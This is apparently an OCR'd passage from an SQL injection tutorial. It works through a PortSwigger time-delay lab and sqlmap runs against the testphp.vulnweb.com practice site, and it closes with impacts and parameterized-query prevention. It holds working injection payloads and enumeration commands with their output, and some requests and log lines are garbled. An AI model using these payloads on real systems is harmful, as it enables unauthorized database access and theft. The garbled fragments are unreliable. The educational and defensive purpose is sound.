9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
16 Cookie: TrackingId=KykQYReNSlfNffCr; session=SmFq@MQQ30iS8a4kENGWjOBjmZkKNbYE
17
18

```

Here is the request we can see the cookie which contains TeackingId.Lets try to modify it and check the response in the repeater tab.

Where `TrackingId=KykQYReNSlfNffCr' || pg_sleep(10)-`

Request

Pretty Raw Actions ▾

```
1 GET /filter-everyCorporate+gifts HTTP/1.1
2 Host: 123.123.123.123:8080/00D00D00D00D.web-security-academy.net
3 Connection: close
4 Cache-Control: max-age=0
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
6 Chrome/59.0.4309.80 Safari/537.36
7 Accept: application/xml,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
8 signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: nofollow
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.8
15 Cookie: TrackingId=Eyc7eH81LHFcE ||| pg_Sleep[10]=; session=5mFgBQZQ01S8aKHGVj0Bj0nJxRbYE
16
17
18
```

Response

Pretty Raw Render ▾ Actions ▾

```
1 HTTP/1.1 200
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 7041
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labCommerce.css" rel="stylesheet">
11    <script src="/resources/labheader/jQuery.js">
12      <!-- Blind SQL injection with time delays
13        via select
14      -->
15      <script src="/resources/labheader/jQuery.js">
16        <!-- Blind SQL injection with time delays
17          via select
18        -->
19        <div class="container">
20          <div class="logo">
21            <div class="title-container">
22              <h2>
23                <!-- Blind SQL injection with time delays
24                  via select
25                -->
26                <polygon points="1,4,0,1,15,6,15,58,8,1,4,30,15,1,15">
27                  <polygon points="14,3,0,12,8,1,25,6,15,12,8,20,14,3,30,25,15">
28                </polygon>
29              </div>
30            <div class="widgetcontainer-lab-status is-solved">
31              <span>LAB</span>
32            <p>
33              Solved
34            </p>
35            <span class="lab-status-icon"></span>
36          </div>
37        </div>
38        <section id="notification-labsolved" class="notification-labsolved-hidden">
39          <div class="container">
40            <div>
41              Congratulations, you solved the lab!
42            </div>
43          </div>
44        </section>
45      </script>
46    </script>
47  </head>
48  <body>
```

There was time delay of 10 seconds.

Now lets check without the payload.

The page got loaded without any delay.

Out-of-band SQLi: Out-of-band SQL Injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of-band SQL Injection occurs when an attacker is unable to use the same channel to launch the attack and gather results. Out-of-band

techniques, offer an attacker an alternative to `inferential time-based techniques`, especially if the server responses are not very stable (making an inferential time-based attack unreliable).

Voice Based Sql Injection: It is a sql injection attack method that can be applied in applications that provide access to databases with `voice command`. An attacker could pull information from the database by sending sql queries with sound.

SQL Injection Attack through sqlmap

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.


It can be downloaded from <https://github.com/sqlmappnject/sqlmap>

Let's see with an example how to use sqlmap:

So let's test the vulnerable endpoint <http://testphp.vulnweb.com/listproducts.php?cat=1>

The Syntax for the command is

```
python3 sqlmap.py -u "http://testphp.vulnweb.com/listproducts.php?cat=1*" --dbs --batch --banner
```



```
seytir@seytir:~/sqlmap-dev$ python3 sqlmap.py -u "http://testphp.vulnweb.com/listproducts.php?cat=1*" --dbs --batch --banner
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:08:00 /2021-06-13

custom injection marker ('*) found in option '-u'. Do you want to process it? [Y/n/q] Y
[17:08:00] [INFO] testing connection to the target URL
[17:08:01] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:08:01] [INFO] testing if the target URL content is stable
[17:08:02] [INFO] target URL content is stable
[17:08:02] [INFO] target URL content is stable
[17:08:03] [INFO] URI parameter '#1*' appears to be dynamic
[17:08:03] [INFO] heuristic (basic) test shows that URI parameter '#1*' might be injectable (possible DBMS: 'MySQL')
[17:08:03] [INFO] heuristic (XSS) test shows that URI parameter '#1*' might be vulnerable to cross-site scripting (XSS) attacks
[17:08:03] [INFO] testing for SQL injection on URI parameter '#1*'
It looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
For the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[17:08:04] [INFO] testing for boolean-based blind - WHERE or HAVING clause
[17:08:04] [INFO] [WARNING] 'reflective values' found and filtering out
[17:08:05] [INFO] URI parameter '#1*' appears to be 'An boolean-based blind - WHERE or HAVING clause' injectable (with --string="Sed")
[17:08:05] [INFO] testing 'Generic inline queries'
[17:08:06] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[17:08:06] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[17:08:07] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[17:08:07] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[17:08:08] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[17:08:08] [INFO] URI parameter '#1*' is 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[17:08:09] [INFO] testing 'MySQL inline queries'
[17:08:09] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[17:08:09] [INFO] [WARNING] time-based comparison requires a larger statistical model, please wait..... (done)
[17:08:10] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[17:08:10] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[17:08:11] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[17:08:12] [INFO] testing 'MySQL <= 5.0.13 stacked queries (heavy query - comment)'
[17:08:13] [INFO] testing 'MySQL <= 5.0.13 stacked queries (heavy query)'
[17:08:14] [INFO] testing 'MySQL <= 5.0.13 stacked queries (heavy query - comment)'
[17:08:15] [INFO] testing 'MySQL <= 5.0.13 stacked queries (heavy query)'
[17:08:16] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[17:08:16] [INFO] URI parameter '#1*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[17:08:17] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:08:17] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[17:08:18] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query inject on technique(s)
[17:08:19] [INFO] target URL appears to have 11 columns in query
[17:08:19] [INFO] URI parameter '#1*' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
```

Here we can see cat parameter is vulnerable.Lets wait for sql map to complete its scanning.

```
[17:08:08] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[17:08:08] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[17:08:14] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[17:08:15] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[17:08:15] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[17:08:15] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[17:08:16] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[17:08:16] [INFO] testing 'MySQL >= 5.0.12 stacked queries (heavy query - comment)'
[17:08:16] [INFO] testing 'MySQL >= 5.0.12 stacked queries (heavy query)'
[17:08:16] [INFO] testing 'MySQL >= 5.0.12 stacked queries (heavy query - comment)'
[17:08:16] [INFO] testing 'URI parameter "#1" appears to be MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[17:08:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:08:16] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[17:08:27] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection test
[17:08:29] [INFO] target URL appears to have 11 columns in query
[17:08:30] [INFO] URI parameter "#1" is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
URI parameter "#1" is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 49 HTTP(s) requests:
...
Parameter: #1 (URI)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: http://testphp.vulnweb.com:80/listproducts.php?cat=1 AND 5142=5142

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: http://testphp.vulnweb.com:80/listproducts.php?cat=1 AND GTID_SUBSET(CONCAT(0x7162706a71,(SELECT (ELT(7962=7962,1))),0x71766a6a71),7962)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: http://testphp.vulnweb.com:80/listproducts.php?cat=1 AND (SELECT 3425 FROM (SELECT(SLEEP(5)))BGRK)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: http://testphp.vulnweb.com:80/listproducts.php?cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NONCAT(0x7162706a71,0x534a4c67654c6b756752566872756cd7653517278546b706e57455450,0672534266547072614570,0x71766a6a71),NULL,... --

[17:08:31] [INFO] the back-end DBMS is MySQL
[17:08:31] [INFO] fetching banner
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.6
banner: '8.0.22-0ubuntu0.20.04.2'
[17:08:33] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
[17:08:33] [INFO] fetched data logged to text files under '/home/neytiri/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 17:08:33 /2021-06-13/
```

Perfect!!! Here is the result of SQLmap which shows that the URL is vulnerable to SQL Injection Attack.

List information about Tables present in a particular Database:

Run: `python3 sqlmap.py -u http://testphp.vulnweb.com/listproducts.php?cat=1 --batch --banner -D acuart --tables`

```
[17:10:50] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)' injectable
[17:10:50] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:10:50] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[17:10:57] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[17:10:59] [INFO] target URL appears to have 11 columns in query
[17:10:00] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 47 HTTP(s) requests:
...
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 2589=2589

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71717a0b71,(SELECT (ELT(7532=7532,1))),0x716a70db71),7532)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 5011 FROM (SELECT(SLEEP(5)))bhKE)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT CONCAT(0x71717a0b71,0x45726b7169475a627a6b57726f665556617348494e78556c4e6d6d6a755147654c454a5668624a70,0x716a766b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,... --

[17:10:00] [INFO] the back-end DBMS is MySQL
[17:10:00] [INFO] fetching banner
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.6
banner: '8.0.22-0ubuntu0.20.04.2'
[17:10:03] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts  |
| catag   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+
[17:10:03] [INFO] fetched data logged to text files under '/home/neytiri/.local/share/sqlmap/output/testphp.vulnweb.com'
```

List information about the columns of a particular table

Run: `sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --batch --banner -D acuart -T artists --columns`

```

[...|V... | http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers a
ssume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:18:58 /2021-06-13/
[17:18:59] [INFO] resuming back-end DBMS 'mysql'
[17:18:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 2589=2589

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71717a0b71,(SELECT (ELT(7532=7532,1))),0x716a766b71),7532)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 5011 FROM (SELECT(SLEEP(5)))bHKE)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT CONCAT(0x71717a0b71,0x45726b7169475a627a6b57726f665556617348494e78550c4e6d6d6a755147654c454a5688624a70,0x716a766b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL

[17:19:00] [INFO] the back-end DBMS is MySQL
[17:19:00] [INFO] fetching banner
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.6
banner: '8.0.22-Ubuntu.20.04.2'
[17:19:00] [INFO] fetching columns for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| adesc  | text   |
| fname  | varchar(50) |
| artist_id | int    |
+-----+-----+
[17:19:01] [INFO] fetched data logged to text files under '/home/neytiri/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 17:19:01 /2021-06-13/

```

Severity of SQL Injection:

The severity of SQL Injection varies from P2 to P1 depending on what data is being exposed and if are able to get the shell or not.

Impacts of SQL Injection:

- **Confidentiality:** Since SQL databases generally hold sensitive data, loss of confidentiality is a frequent problem with SQL Injection vulnerabilities.
- **Authentication:** If poor SQL commands are used to check user names and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password.
- **Authorization:** If authorization information is held in a SQL database, it may be possible to change this information through the successful exploitation of a SQL Injection vulnerability.
- **Integrity:** Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL Injection attack.

SQL Injection Prevention:

- Most prevention example ⇒ **using parameterized queries**
 - also known as prepared statements

- Mostly **parametrized queries used** ⇒ instead of ⇒ **string concatenation within the query.**
⇒ **which is good**

```
String query = "SELECT * FROM products WHERE category = '"+ input + "'";

Statement statement = connection.createStatement();

ResultSet resultSet = statement.executeQuery(query);
```

- Above code is vulnerable to SQL injection ⇒ because ⇒ the **user input** ⇒ **is concatenated directly into the query**
- To prevent this code ⇒

```
PreparedStatement statement = connection.prepareStatement("SELECT * FROM products WHERE category = ?");

statement.setString(1, input);

ResultSet resultSet = statement.executeQuery();
```

- **Parameterized Queries** ⇒

- can be used for any situation where untrusted input appears as data within the query
 - Including the WHERE clause and values in an INSERT or UPDATE statement.
- Can't be used to handle untrusted input other parts of the query, such as table or column names, or the ORDER BY clause.
- Application functionality that places untrusted data into those parts of the query will need to take a different approach,
 - such as white-listing permitted input values, or using different logic to deliver the required behavior.



For a parameterized query to be effective in preventing SQL injection,

the string that is used in the query must always be a **hard-coded constant, and must never contain any variable data from any origin.**

SQL injection cheat sheet

SQL injection cheat sheet:<https://portswigger.net/web-security/sql-injection/cheat-sheet>

References:

PortSwigger :<https://portswigger.net/web-security/sql-injection>

OWASP : https://owasp.org/www-community/attacks/SQL_Injection



[Lab Documentation](#)